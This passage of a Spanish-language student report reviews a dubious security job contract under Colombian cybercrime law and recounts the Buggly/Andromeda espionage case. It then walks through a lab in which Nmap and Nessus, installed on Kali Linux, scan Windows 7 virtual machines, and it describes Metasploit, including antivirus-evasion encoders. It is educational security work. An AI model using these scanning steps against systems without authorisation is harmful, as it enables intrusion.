En la tercera cláusula, origen de la información confidencial: provendrá de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, a la naturaleza, medios, formas de distribución, comercialización de productos o de prestación de servicios, transmitida verbal, visual o materialmente, por escrito en los documentos, medios electrónicos, discos ópticos, microfilmes, películas, e-mail u otros elementos similares suministrados de manera tangible o intangible, independiente de su fuente o soporte y sin que requiera advertir su carácter confidencial.” Pareciera ser una cláusula clara acerca de donde proviene la información, pero esta cláusula no hace mención a la forma o a los procesos específicos que se hacen para poder obtener esa información y es ahí en donde se puede incurrir en las faltas que las Leyes Colombianas tipifican como delitos.

En la cuarta cláusula, obligaciones de la parte receptora, inciso 7, “responder por el mal uso que le den sus representantes a la información confidencial”, me genera gran inquietud, pues si bien es cierto que a la hora de firmar un contrato se acepta todo lo que en él está contenido, es una cláusula para tenerla en cuenta y analizarla muy detalladamente y lo que implica; pues al presentarse problemas de tipo ilegal, la responsabilidad también recae sobre el empleado y las consecuencias que se pueden originar de una situación como esta sería la detención y privación de la libertad por el tiempo que así lo considere la justicia y de acuerdo a la falta cometida, fuera de ello se puede perder el derecho a ejercer su profesión o bien por un periodo de tiempo o no volver a ejercer la profesión, seguido de todos los problemas de carácter familiar y social que acarrean situaciones como las antes mencionadas.

En la cláusula cuarta, obligaciones de la parte receptora, inciso 3, no denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros, es de tener muy presente, pues en muchas ocasiones este tipo de actividades está asociado a hechos delictivos como extorsiones, secuestros y asesinatos entre otros y el no denunciarlos implica que se es cómplice de estos actos ilícitos.

En la cláusula cuarta, obligaciones de la parte receptora, inciso 9, La parte receptora se obliga a no transmitir, comunicar, revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por parte de Whitehouse Security.” En esta cláusula claramente se habla de información confidencial o “ilegal” por lo tanto la organización si es conocedora y acepta que incurren en procesos ilegales cuando así lo requieren.

ANÁLISIS DE LOS ANEXOS, EN RELACIÓN A LA VULNERACIÓN DE LA LEY 1273 ARGUMENTANDO CUALQUIER PROCESO ILEGAL

A continuación, se detallan los artículos de la ley 1273, que se ven vulnerados en los anexos:

- “Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO: Para obtener la información que desean se aprovechan de la vulnerabilidad en el acceso a los sistemas de información.

- Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS: Cuando se ingresa sin orden judicial previa, para interceptar datos informáticos en su origen, destino, o en el interior de un sistema informático.

- Artículo 269G. SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES: Cuando sin estar facultados se crean páginas similares a las de una entidad y se envían correos, spam, ofertas de empleo y de esa manera las personas suministran información de tipo muy personal.

- Artículo 269F. VIOLACIÓN DE DATOS PERSONALES: El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique, emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes”

ANÁLISIS DE LA PROPUESTA LABORAL, TENIENDO PRESENTE EN CUENTA LA REVISIÓN DESDE EL PUNTO DE VISTA LEGAL Y ÉTICO.

Un estudiante/profesional en ingeniería no debería tomar esta oferta laboral, ya que tiene cláusulas que no especifican de manera adecuada y explicita, la forma como se deben realizar los procesos para el caso de obtener información, generando desconfianza ya que en algún momento se puede incurrir o estar tipificados en los delitos que la ley considera como atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas de información, consignados en la Ley 1273 de 2009. Por otra parte, cabe resaltar que la toma de esta decisión también está influenciada por los principios éticos, para nuestro caso los enmarcados en el Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares; en el cual se encuentran el catálogo de conductas profesionales, que se exigen, se prohíben o que inhabilitan a los ingenieros en general y a sus profesionales afines o auxiliares. Algunos de los deberes importantes y a tener en cuentan están:

- “ARTICULO 31. DEBERES GENERALES DE LOS PROFESIONALES
  Custodiar y cuidar los bienes, valores, documentación e información que, por razón del ejercicio de su profesión, se le hayan encomendado o a los cuales tenga acceso; impidiendo o evitando su sustracción, destrucción, ocultamiento o utilización indebidos, de conformidad con los fines a que hayan sido destinados.
  Permitir el acceso inmediato a los representantes del Consejo Profesional Nacional de Ingeniería respectivo y autoridades de policía, a los lugares donde deban adelantar sus investigaciones y el examen de los libros, documentos y diligencias correspondientes, así como prestarles la necesaria colaboración para el cumplido desempeño de sus funciones.
  Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder.

- ARTÍCULO 35. DEBERES DE LOS PROFESIONALES PARA CON LA DIGNIDAD DE SUS PROFESIONES.
  Respetar y hacer respetar todas las disposiciones legales y reglamentarias que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones.

Velar por el buen prestigio de estas profesiones.

- ARTÍCULO 37. DEBERES DE LOS PROFESIONALES PARA CON SUS COLEGAS Y DEMÁS PROFESIONALES.
  Abstenerse de emitir públicamente juicios adversos sobre la actuación de algún colega, señalando errores profesionales en que presuntamente haya incurrido, a no ser de que ello sea indispensable por razones ineludibles de interés general o, que se le haya dado anteriormente la posibilidad de reconocer y rectificar aquellas actuaciones y errores, haciendo dicho profesional caso omiso de ello, Obrar con la mayor prudencia y diligencia cuando se emitan conceptos sobre las actuaciones de los demás profesionales.

- ARTÍCULO 39. DEBERES DE LOS PROFESIONALES PARA CON SUS CLIENTES Y EL PÚBLICO EN GENERAL".
  Mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos que para él se realizan, salvo obligación legal de revelarla o requerimiento del Consejo Profesional respectivo.
  Dedicar toda su aptitud y atender con la mayor diligencia y probidad, los asuntos encargados por su cliente.
  Los profesionales que dirijan el cumplimiento de contratos entre sus clientes y terceras personas, son ante todo asesores y guardianes de los intereses de sus clientes y en ningún caso, les es lícito actuar en perjuicio de aquellos terceros.

Por el salario y contrato "vitalicio" que ofrecen, puede ser llamativa, pero se recomienda ser precavido y crítico frente a propuestas de este tipo estudiando a fondo las cláusulas que se estipulan en un contrato laboral, analizando todas las situaciones que se pudieran presentar en un futuro y cuáles podrían ser las posibles consecuencias, ante situaciones complejas y como afecta al contratado.

La sociedad actual los intereses monetarios tienen prioridad, pero como profesionales íntegros, se debe tener muy presente los valores y principios éticos, llevan a actuar de manera correcta. Siempre tendrá más valor, aquel que trabaja con honestidad y rectitud, que a aquel que se vale de artimañas para lograr lo que se propone y pueda que mantenga una cuenta bancaria con suficientes fondos, pero sin tranquilidad y con la zozobra de no saber a qué horas se puede derrumbar aquello que creyó construir.

Lo más importante como profesionales es que con el conocimiento, se construya una mejor sociedad en pro del bienestar colectivo sobre el común y encaminados bajo los principios éticos conociendo los deberes y derechos que eviten que se caiga en hechos ilícitos.

ANÁLISIS DEL CASO “OPERACIÓN ANDROMEDA BUGGLY” DESDE SU POSICIÓN TENIENDO EN CUENTA LOS ASPECTOS LEGALES Y ÉTICOS

“Buggly fue un hackerspace (Lugar en el cual personas ingeniosas, cooperativas y con ganas de aprender, se reúnen a compartir información relevante sobre todo lo que hacen y cuyo objetivo principal es aprender unos de otros, sobresaliendo entre ellos la colaboración) siendo el objetivo principal de este lugar el de construir una comunidad de seguridad informática y así lo hizo parecer. Pero como siempre hay quien coloque el dedo en la llaga, surgieron dudas sobre los dineros para soportar o financiar este tipo de proyecto y más cuando en el lugar se ofrecían todo tipo de comodidades para ingresar en él y sin complicaciones. Resulto ser que Bugaly no era el lugar ingenuo, puro, sencillo que muchos creían que era. Aparentemente en Buggly se llevaba a cabo la Operación Andrómeda, una fachada de la Central de Inteligencia Técnica del Ejercito Nacional y cuyo objetivo era el de adquirir conocimiento de informática sobre el hacking ético (Forma de referirse al acto de una persona usar sus conocimientos de informática y seguridad para realizar pruebas en redes y encontrar vulnerabilidades, para luego reportarlas y que se tomen medidas, sin ocasionar daños.) el lugar aparte de ser frecuentado por personas del común también era visitado por militares o empleados de las Fuerzas Armadas. Se dice que desde Buggly se realizaban monitores del espectro; se utilizaban los llamados malware para obtener información de personas, conllevando a la interceptación de comunicaciones; usaban softwares especiales para espiar computadores teniendo por lo tanto control absoluto sobre todo el manejo de la información tanto de entrada como salida y que este método era el utilizado para espiar a las guerrillas de las FARC y el ELN. También se dice que desde Buggly se hacía espionaje al proceso de paz. La fachada de Buggly según el General Ernesto Maldonado era legal, fundamentada en la Constitución Política de Colombia, directivas, reglamentos y el Manual de Manejo de Redes de Informantes. Según parece no había un control adecuado sobre las actividades que se realizaban tanto por parte del personal militar como del personal civil y trabajaban sin ningún tipo de supervisión. Al final los señores encargados del manejo de Buggly, rompe con sus propios códigos de ética, tal vez cegados por la ambición de poder y ambición al dinero y terminan vendiendo la información obtenida en Andrómeda a terceras personas, con fines lucrativos sin importar el daño y caos que pudieran generar; los rumores siguieron creciendo y finalmente se destapa la olla, como decimos coloquialmente cuando se afirma que desde Buggly se estaba haciendo espionaje al proceso de paz. Luego de ser descubierta dicha

actividad ilícita, los implicados terminan aceptando que efectivamente si hubo malos manejos en los procesos que allí se llevaban a cabo, lo que conlleva a la investigación por parte de los órganos establecidos para ello, de todos los que estaban involucrados, determinando las sanciones, castigos o penas de acuerdo a Ley Colombiana, por lo que hubo 28 destituciones, exclusiones y retiros del servicio activo, como los procesos de investigación para determinar las penas a pagar por estos delitos".

De acuerdo a lo anterior las implicaciones legales de los delitos cometidos, en este caso corresponden a: Acceso abusivo a un sistema informático, el cual será sancionado con una pena de prisión de 48 a 96 meses y multa de 100 a 1000 salarios mínimos legales mensuales vigentes; Interceptación de datos informáticos, será sancionado con una pena de prisión de 36 a 72 meses; Uso de Software malicioso, será sancionado con una pena de prisión de 48 a 96 meses y multa de 100 a 1000 salarios mínimos legales mensuales vigentes; Violación de datos personales, será sancionado con una pena de prisión de 48 a 96 meses y multa de 100 a 1000 salarios mínimos legales mensuales vigentes; Espionaje, incurrirá en prisión de 64 a 216 meses.

Con respecto a las implicaciones éticas y lo consignado en el Código de Ética para El Ejercicio de la Ingeniera, se puede hacer efectiva la suspensión la matricula profesional por un periodo de 5 años, dependiendo de la gravedad de la falta y de si el profesional tiene o no antecedentes disciplinarios y la cancelación de la Matrícula Profesional, cuando las faltas cometidas son gravísimas.

HERRAMIENTAS Y PROCEDIMIETOS ESTABLECIDOS PARA DAR SOLUCIÓN AL ANEXO 4 – ESCENARIO 3

Herramientas:

- **Metasploit**

  Es una herramienta que se muy completa que se caracteriza por tener bastantes exploits, que son vulnerabilidades conocidas, en las cuales tienen también unos módulos, llamados payloads, que son los códigos que explotan estas vulnerabilidades.

  También dispone de otros tipos de módulos, por ejemplo, los encoders, que son una especie de códigos de cifrado para evasión de antivirus o sistemas de seguridad perimetral.

  Otra de las ventajas de este framework es que nos permite interactuar también con herramientas externas, como Nmap o Nessus, como ya veremos durante el curso de Metasploit.

  Además, ofrece la posibilidad de exportar nuestro malware a cualquier formato, ya sea en sistemas Unix o Windows.

  Destacar también que es multiplataforma y gratuita, aunque tiene una versión de pago, en la que se nos ofrecen exploits ya desarrollados, pero cuyo coste es bastante elevado. La versión gratuita es muy interesante porque contiene todas las vulnerabilidades públicas.

- **Nmap**

  Nmap es una herramienta de código abierto utilizada en la actualidad bajo múltiples plataformas para identificar la seguridad de los sistemas informáticos enviando paquetes definidos y analizando la respuesta recibida.

  Nmap incluye diferentes opciones para el escaneo avanzado de redes informáticas a través de scripts que incluye el descubrimiento de equipos, sistemas operativos y servicios y las vulnerabilidades presentes.

Nmap viene por defecto en Kali Linux, para verificar si está instalada y en qué versión se puede utilizar el comando nmpa –-versión:




Figure 27 Verificación de la instalación en Kali Linux, Tomada de autor

Con el comando nmap 192.168.0.21 (ip del servidor a escanear), se realiza un escaneo de puertos del servido Oracle Linux y como salida se visualizan los puertos que están abiertos sobre el servidor:




Figure 28 Visualización de la salida, Tomada de autor

La salida del comando permite identificar los puertos por los cuales se han configurado los servicios de base de datos, esta información puede ser utilizada por el atacante para por ejemplo una denegación de servicio.

- **Nessus**

Nessus es una herramienta de escaneo de vulnerabilidades en diversos aplicable en varios sistemas operativos. El cual se ejecuta a través de un

demonio que hace el escaneo en el activo y a través de un cliente se visualiza el avance del escaneo que inicia con un escaneo de puertos y seguido a esto, le realiza exploits para atacarlos. De no desactivarse la función "unsafe test" (pruebas no seguras), es posible que las pruebas realizadas con Nessus provoquen afectación en los servicios.
Nessus cuenta con dos versiones: "Home" y "Work, la primera gratuita y la segunda debe pagarse y elimina las restricciones.

DATOS E INFORMACIÓN DEL ANEXO 4 -ESCENARIO 3

A continuación, se listan y describen los datos e información del anexo 4- escenario 3 que ayudan a identificar el fallo de seguridad de la maquina Windows 7 X64:

- Como primera medida se verifica el estado del firewall de Windows garantizando que va a estar apagado para lograr realizar los escaneos para las dos máquinas virtuales:




Figure 29 Verificación del apagado del Firewall, Tomada de autor

- Se identifican las IPs de cada máquina para confirmar todo el ambiente se encuentra bajo el mismo segmento de red:




Figure 30 Identificación de las IPs de cada máquina

- Se verifica que haya conectividad mediante una prueba de ping entre las maquinas del ambiente:




Figure 31 Verificación de la conectividad de las 3 máquinas, Tomada de autor

- Se realiza un escaneo de puertos desde la maquina Kali Linux con IP 192.168.20.48 hacia las IPs de las maquinas con Windows 7 y Windows 7 x64 con IPs 192.168.20.46 y 192.168.20.47 respectivamente, se utiliza la herramienta nmap con el comando nmap 192.168.20.0/24 para identificar todos los elementos de la red, pero nos centramos en las IPs 192.168.20.46 y 192.168.20.47:




Figure 32 Escáner de los puertos de la Kali Linux con IP 192.168.20.48, Tomada de autor




Figure 33 Escáner de los puertos de la Kali Linux con IPs 192.168.20.46 y 192.168.20.47, Tomada de autor

ANÁLISIS DE LA VULNERABILIDAD

Se utilizan estrategias de pentesting mediante herramientas cómo NMAP y Nessus con el fin de determinar las vulnerabilidades y sus características y así, buscar la forma de mitigarlas.

- Se realiza la instalación de Nessus sobre la Maquina Kali Linux descargando el paquete de la página principal:




Figure 34 Instalación de Nessus en Kali Linux, Tomada de autor

- En la ubicación donde se descargó el archivo (Downloads), se ejecuta el comando **dpkg -i Nessus-8.15.2-debian6_amd64.deb,** para iniciar la instalación:




Figure 35 Ejecución del comando dpkg -i Nessus-8.15.2-debian6_amd64.deb**, Tomada de autor**

- Se inicial el servicio con el comando **/bin/systemctl start nessusd. service:**




Figure 36 Inicio del comando /bin/systemctl start nessusd.service, Tomada de autor

- Se ingresa a la URL https://127.0.0.1:8834 para poder acceder a Nessus, aparecerá una ventana de Nessus y se selecciona el producto Nessus Essentials y Continuar:




Figure 37 Ingreso a los productos de Nessus, Tomada de autor

- Se coloca el código de activación y se espera la descarga de plugings de la aplicación. En cuanto termine, se colocan las IPs de interés:




Figure 38 Código de activación, Tomada de autor

- Se envía escaneo bajo demanda a las IPs de las maquinas Windows 7 para realizar el análisis de Vulnerabilidad con Nessus:




Figure 39 Análisis de vulnerabilidad de Nessus, Tomada de autor

